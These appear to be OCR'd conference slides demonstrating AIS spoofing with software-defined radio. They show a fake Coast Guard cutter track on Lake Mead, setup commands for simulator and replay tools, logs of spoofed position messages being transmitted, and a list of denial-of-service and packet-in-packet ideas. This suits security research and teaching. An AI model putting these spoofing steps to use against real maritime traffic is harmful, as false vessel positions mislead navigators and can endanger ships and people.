Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Boulder Point
Wishing Well Cove
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMI
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 08.1558' N 114° 37.3798' W
Report Age 5s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 135°
Heading 135°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Boulder Point
Wishing Well Cove
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMI
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 08.8567' N 114° 35.0148' W
Report Age 1s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 066°
Heading 065°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Boulder Point
Wishing Well Cove
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMi
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 09.1106' N 114° 33.9080' W
Report Age 2s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 092°
Heading 091°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Wishing Well Cove
Boulder Point
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMi
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 09.2918' N 114° 32.1114' W
Report Age 9s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 069°
Heading 069°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Google Earth Rendition

SDR Utilities; Tying it all Together_

Demo: Setup

- git pull https://github.com/dtllc/dc32-ics-ais
- git submodule update --init --recursive
- ./download_garys_tools.sh
- Install dependencies for ais-simulator
- Build ais-simulator
- python -u ais-simulator.py
- perl apate.pl
- python3 dispatch_apate.py DATA_replay.txt
- Install OpenCPN to plot trajectories

```
[167435.455313] usb 3-6.2.2: new full-speed USB device number 46 using xhci_hcd
[167435.546767] usb 3-6.2.2: New USB device found, idVendor=16d0, idProduct=0b03, bcdDevice= 4.00
[167435.546778] usb 3-6.2.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[167435.546782] usb 3-6.2.2: Product: dAISy AIS Receiver
[167435.546784] usb 3-6.2.2: Manufacturer: Adrian Studer
[167435.546786] usb 3-6.2.2: SerialNumber: 469D90462A001300
[167435.556318] cdc_acm 3-6.2.2:1.0: ttyACM1: USB ACM device
```




OpenCPN config for dAISy receiver

Demo: WARNING


- Please be mindful when testing Tx capability.
  - The coast guard *could* be very upset if you broadcast nonsense AIS messages. :-(


- Use a wired connection if possible
  - If not, tweak the gain in ./ais-simulator/ais-simulator.py:57 by starting at 1 and incrementing until you can Rx.



Demo: Basic Tx

- ais-simulator.py will create ./ais-simulator/webapp/ais-simulator.html as a simple frontend to craft messages
- Test your Rx capability here by sending simple Type 1 messages





Demo: apate.pl + replay_apate.py

- perl apate.pl and follow the prompts to generate your DATA_replay.txt file
- python3 replay_apate.py DATA_replay.txt to transmit the vessel's trajectory

```
0-!AIVDM,2,1,3,A,55N?Mn81hJjtp9@l001E<<L>10th5:1=@580000S3jL<<25eeGPSmC11D`45,0*4C
0-!AIVDM,2,2,3,A,8;H383A@A08,2*2C
0-!AIVDM,1,1,,A,15N?Mn002FGjk9LDbElBl2<00000,0*28
6-!AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
12-!AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
18-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
24-!AIVDM,1,1,,A,15N?Mn002FGjkfFDbG1jl2>h0000,0*50
```

polarstar_replay.txt

```
e=72.0, heading=72, second=12, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:12,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001101101111101001010010101001011001101100001011010000001001000001100000000000000000000000000
[MainThread] 2024-08-07 23:21:12,730 - root:128 - DEBUG - Sleeping for 5.9987382888793945 seconds.
[MainThread] 2024-08-07 23:21:18,729 - root:133 - INFO - [18.000192642211914] Transmitting: (18.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.730393, lat=36.109108, cour
se=72.0, heading=71, second=18, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:18,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001110110010010000101001010100101100101110010010110100000100011101001000000000000000000000000
[MainThread] 2024-08-07 23:21:18,729 - root:128 - DEBUG - Sleeping for 5.999382972717285 seconds.
[MainThread] 2024-08-07 23:21:24,729 - root:133 - INFO - [24.000229358673096] Transmitting: (24.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.729902, lat=36.109238, cour
se=72.0, heading=71, second=24, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:24,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001110111001011001010010101001011100000111001011010000010001110111000000000000000000000000
[MainThread] 2024-08-07 23:21:24,730 - root:128 - DEBUG - Sleeping for 5.998828411102295 seconds.
[MainThread] 2024-08-07 23:21:30,729 - root:133 - INFO - [30.000170707702637] Transmitting: (30.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.72941, lat=36.109367, cours
e=72.0, heading=71, second=30, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:30,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001111011110010001010010101001011101010000101101000001000111011110000000000000000000000000
[MainThread] 2024-08-07 23:21:30,729 - root:128 - DEBUG - Sleeping for 5.999362230300903 seconds.
[MainThread] 2024-08-07 23:21:36,729 - root:133 - INFO - [36.000149965286255] Transmitting: (36.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728918, lat=36.109497, cour
se=72.0, heading=70, second=36, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:36,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010000000110010010100101010010111101000100010110100000100011010010000000000000000000000000
[MainThread] 2024-08-07 23:21:36,729 - root:128 - DEBUG - Sleeping for 5.99937629699707 seconds.
[MainThread] 2024-08-07 23:21:42,729 - root:133 - INFO - [42.0001494884491] Transmitting: (42.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728427, lat=36.109625, course
=72.0, heading=70, second=42, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:42,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010000101000000001010010101001011111101111001011010000010001101010100000000000000000000000000
[MainThread] 2024-08-07 23:21:42,729 - root:128 - DEBUG - Sleeping for 5.999462604522705 seconds.
[MainThread] 2024-08-07 23:21:48,729 - root:133 - INFO - [48.00013589859009] Transmitting: (48.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.727933, lat=36.109753, cours
e=72.0, heading=71, second=48, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:48,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010001001101000001010010101001100000111100001011010000010001111100000000000000000000000000
[MainThread] 2024-08-07 23:21:48,729 - root:128 - DEBUG - Sleeping for 5.99937105178833 seconds.
```

Further Considerations

- Message types 6-8, 25, & 26 support arbitrary binary transmission.
  - TCP/AIS?
  - Application-specific encodings may support variable length messages
  - Packet-in-packet attacks? [Goodspeed et al., 2011]
- Message type 11 supports time synchronization
  - Is anything downstream over NMEA using this?
- Message type 15 supports interrogation
  - DoS?
  - Force a receiver to parse your junk
- Message types 16, 20, 22, & 23 support channel allocation and slot management
  - DoS?
  - ?

Acronyms and Abbreviations

AIS	Automatic Identification System
ASCII	American Standard Code for Information Interchange
bps	Bits per second
CFR	Code of Federal Regulations (U.S.)
CRC	Cyclic redundancy check
ECDIS	Electronic Chart Display and Information System
FCS	Frame Check Sequence
GNSS	Global Navigation Satellite System
HDLC	High-level Data Link Control
HTML	Hypertext Markup Language
IP	Internet Protocol
ITU-R	International Telecommunication Union, Radiocommunication sector
MHz	Megahertz (millions, or 10^6, cycles per second)
NMEA	National Maritime Electronics Association
NRZI	Non-return-to-zero inverted
RF	Radio frequency
SAR	Search and rescue
SDR	Software-defined radio
SOLAS	International Convention for the Safety of Life at Sea
TCP	Transmission Control Protocol
UDF	User Datagram Protocol
USCG	U.S. Coast Guard
VTMS	Vessel traffic management system

Software License

References

- Goodspeed, Travis, et al. "Packets in Packets: Orson Welles'{In-Band} Signaling Attacks for Modern Radios." *5th USENIX Workshop on Offensive Technologies (WOOT 11)*. 2011.
- International Association of Marine Aids to Navigation and Lighthouse Authorities (IALA). (2016, June). *An Overview of AIS*, Edition 2.0. IALA Guideline 1082. https://www.navcen.uscg.gov/pdf/IALA_Guideline_1082_An_Overview_of_AIS.pdf
- Kessler, G.C. (2020, August 7). Build a Raspberry AIS. DEFCON 28. https://www.youtube.com/watch?v=6el_W4rQHDQ
- Kessler, G.C. (2020, August 22). AIS Research Using a Raspberry Pi. https://www.garykessler.net/library/ais_pi.html
- Kessler, G.C. (2021, July 8). AIS Tools. https://www.garykessler.net/software/index.html#ais
- OpenCPN.org. (n.d.). OpenCPN Chart Plotter Navigation. https://opencpn.org/
- Raymond, E.S. (2021, July 8). AIVDM/AIVDO Protocol Decoding, version 1.56. https://gpsd.gitlab.io/gpsd/AIVDM.html
- TrendMicro. (2020, August 20). AIS BlackToolkit. https://github.com/trendmicro/ais/
- USCG. (2020, April 17). Automatic Identification Center Overview. USCG Navigation Center. https://www.navcen.uscg.gov/?pageName=AISmain